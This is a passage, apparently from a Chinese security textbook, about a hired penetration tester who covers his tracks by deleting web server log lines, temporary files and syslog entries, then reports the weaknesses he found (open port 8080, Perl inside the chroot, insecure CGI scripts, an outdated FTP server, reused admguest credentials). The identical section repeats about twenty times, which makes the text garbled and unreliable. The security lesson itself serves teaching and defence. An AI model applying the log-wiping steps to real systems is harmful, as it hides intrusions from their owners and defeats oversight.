事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置。他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面。这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置。他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面。这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置。他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面。这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置。他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

